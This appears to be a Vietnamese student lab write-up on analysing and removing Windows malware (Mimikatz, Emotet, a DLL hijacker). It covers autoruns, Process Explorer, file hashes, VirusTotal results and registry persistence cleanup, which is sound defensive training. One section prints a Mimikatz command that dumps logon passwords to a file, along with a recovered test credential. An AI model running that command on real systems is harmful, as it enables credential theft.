
SHA256: 0861AD12D9348E9F99F7F016EAE96BFDD564BBEA2A112D6A5192D0B

Security vendor	Detection	Security vendor	Detection
Ad-Aware	GenHeur.Mimikatz.1	AhnLab-V3	Trojan/Win64_RL_Mimikatz.R358603
ALYac	GenHeur.Mimikatz.1	Anti-AVL	Trojan/Generic_ASMalw5.30F8147
Arcabit	Trojan.Mimikatz.1	Avast	Win64/Malware-gen
AVG	Win64/Malware-gen	BitDefender	GenHeur.Mimikatz.1
ClamAV	Win.Trojan.Mimikatz-5468236-0	Cybereason	Malicious.118250
Cynet	Malicious (score: 100)	Cyren	W64/Mimikatz.G.gen!Eldorado
DrWeb	Tool.Mimikatz.884	eGambit	HackTool.mimikatz
Elastic	Malicious (high Confidence)	Emsisoft	GenHeur.Mimikatz.1 (B)
eScan	GenHeur.Mimikatz.1	ESET-NOD32	A Variant Of Win64/Riskware.Mimikatz.G
Fortinet	Riskware/Mimikatz	GData	GenHeur.Mimikatz.1
Gridinsoft (no cloud)	Hack.Win64.Patcher.0a51	Ikarus	HackTool.Mimikatz


40/70 AV detects là file generated bởi Mimikatz.

Loại bỏ mã độc

Loại bỏ task khỏi registry → loại bỏ khả năng tự khởi động của mã độc hoặc ngăn không cho nó tái xâm nhập



Xóa file thực thi mã độc trong đường dẫn <C:\Windows\System32\OIS.exe>




Tham khảo

Để quan sát kĩ hơn về hành vi của mã độc thực hiện trên máy. Ta sửa đổi command.

```
cmd.exe /C "OIS.EXE" log privilege::debug sekurlsa::logonpasswords > C:\Users
```


thay vì exit, thông tin sẽ được lưu vào file 1.txt ở thư mục Downloads.



Qua hình ảnh, ta có thể thấy những thông tin của tài khoản được khai thác như
`hunter/123`

Lab06.

check autoruns, ta thấy 2 ứng dụng đáng nghi là `Unikey` và `trnsrun`



Để xác định rõ tiến trình nào độc hại, ta check thêm process explorer.

svchost.exe		1,756 K	220 K	7088 Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,244 K	0 K	1756 Host Process for Windows S...	Microsoft Corporation
lsass.exe		5,456 K	2,456 K	676 Local Security Authority Proc	Microsoft Corporation
fondrvhost.exe		1,672 K	0 K	828	
csrss.exe	< 0.01	10,064 K	7,500 K	520	
winlogon.exe		2,744 K	0 K	612	
fondrvhost.exe		3,648 K	264 K	820	
dwm.exe	< 0.01	85,068 K	25,848 K	996	
tmsrun.exe	0.38	3,620 K	3,656 K	2940	
explorer.exe	< 0.01	52,568 K	25,940 K	3880 Windows Explorer	Microsoft Corporation
vm3dservice.exe		1,720 K	0 K	7072 VMware SVGA Helper Service	VMware, Inc.
vmtoolsd.exe	< 0.01	28,428 K	2,828 K	7100 VMware Tools Core Service	VMware, Inc.
OneDrive.exe	< 0.01	14,500 K	1,096 K	7252 Microsoft OneDrive	Microsoft Corporation

Có thể thấy, `tmsrun.exe` không có description và publisher → khả năng cao là tiến trình độc hại.

Tiến hành tạo hash cho file bằng powershell command sau.

```
Get-FileHash "C:\Windows\SysWOW64\tmsrun.exe" -Algorithm SHA256
```

Algorithm	Hash	Path
-----------	------	------

SHA256 6A4B213C6EF5A857022DC092401CF948B94707EC4DFE3798D9

Đem hash vừa tạo upload lên virustotal

61/73 security vendors flagged this file as malicious

6A4B213C6EF5A857022DC092401CF948B94707EC4DFE3798D97C9EFD81B5A68B
trnsrun.exe

DETECTION DETAILS RELATIONS ASSOCIATIONS BEHAVIOR COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: trojan.emotet/mikey

Threat categories: trojan, banker, pua

Family labels: emotet, mikey, dngf

Security vendors' analysis:

Vendor	Detected Threat	Vendor	Detected Threat
AhnLab-V3	Malware/Win32.Generic.C3638110	Alibaba	Trojan/Win32/Emotet.165
ALYsc	Trojan.Agent.Emotet	Antiy-AVL	Trojan/Win32.Wacatbc
Arcabit	Trojan.Ser.Mikey.068B	Avast	Win32-Malware-gen
AVG	Win32:Malware-gen	Avira (no cloud)	TR/AD.Emotet.dngf
BitDefender	Gen:Variant.Ser.Mikey.1675	BitDefenderTheta	Gen:NN.ZexaCO.36810.Lq@aihsgUoi
Bkav Pro	W32.AIDetectMalware	ClamAV	Win.Trojan.Emotet.7454936-0
CrowdStrike Falcon	Win/malicious_confidence_100% (W)	Cybereason	Malicious.bb797a
Cylance	Unsafe	Cynet	Malicious (score: 99)
Deepinstinct	MALICIOUS	DrWeb	Trojan.Emotet.762
Elastic	Malicious (High Confidence)	Emsisoft	Trojan.Emotet (A)

Do you want to automate checks?


Activate Windows Go to Settings to activate Windows

Có 61/73 Av vendors xác định đây là mã độc. mã độc này có label trojan.emotet/mikey


Persistent: [HKLM\System\CurrentControlSet\Services\trnsrun](#)

Loại bỏ mã độc

Xóa service [trnsrun](#) được đăng ký trong [HKLM\System\CurrentControlSet\Services](#)




Xóa file thực thi của mã độc trong đường dẫn <C:\Windows\SysWOW64>



Lab07.

Mở [autoruns](#), kiểm tra các task chạy nền



Để ý file DLL có tên **OUTLLIB.DLL** đang chạy trong thư mục

C:\Users\Gee\AppData\Roaming\Microsoft\Windows không được verify → khả năng cao là mã độc.

Trích xuất hash của file DLL bằng tool **7-zip** ta có được hash sau.

```
0534be647f40fe844c72755f74306833e2028632c8d6bf04a42f945dc6a10bde
```

Upload lên Virustotal

Community Score: 36 / 70

29/70 security vendors flagged this file as malicious

File details: 0534be647f40fe844c72755f74306833e2028632c8d6bf04a42f945dc6a10bde, outll.dll, pedll, DLL, Size: 43.00 KB, Last Analysis Date: 7 months ago.

DETECTION DETAILS RELATIONS COMMUNITY 3

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: trojan.dllhijacker/genericrxgh Threat categories: trojan Family labels: dllhijacker genericrxgh presenoker

Security vendors' analysis

			Do you want to automate checks?
Alibaba	① Trojan:Win32/DllHijacker.65eeeb84	AllCloud	① Trojan:Win/DllHijacker.fb
Antiy-AVL	① Trojan/Win32.DllHijacker	Avast	① Win32:Malware-gen
AVG	① Win32:Malware-gen	Cylance	① Unsafe
Cynet	① Malicious (score: 100)	Deepinstinct	① MALICIOUS
Google	① Detected	ikarus	① Trojan.Win32.Pucedor
Jiangmin	① Trojan.DllHijacker.v	Kaspersky	① Trojan.Win32.DllHijacker.fd
Malwarebytes	① Malware.AI.205396651	MAX	① Malware (ai Score: 95)
Microsoft	① PUA:Win32/Presenoker	NANO-Antivirus	① Trojan.Win32.DllHijacker.fozpm
Palo Alto Networks	① Generic.ml	Panda	① Trj/GdSda.A
QuickHeal	① Trojan.Skeeyah.11006	Rising	① PUA:Presenoker!B.F608 (CLOUD)

Activate Windows
Go to Settings to activate Windows


Tên của loại mã độc này là [trojan.dllhijacker/genericrxgh](#)

kỹ thuật persistent: Ghi giá trị vào registry


`Computer\HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Windows`

Loại bỏ mã độc

Xóa giá trị tại registry `Computer\HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs`



Xóa file DLL tại đường dẫn <C:\Users\Gee\AppData\Roaming\Microsoft\Windows>



Lab08.

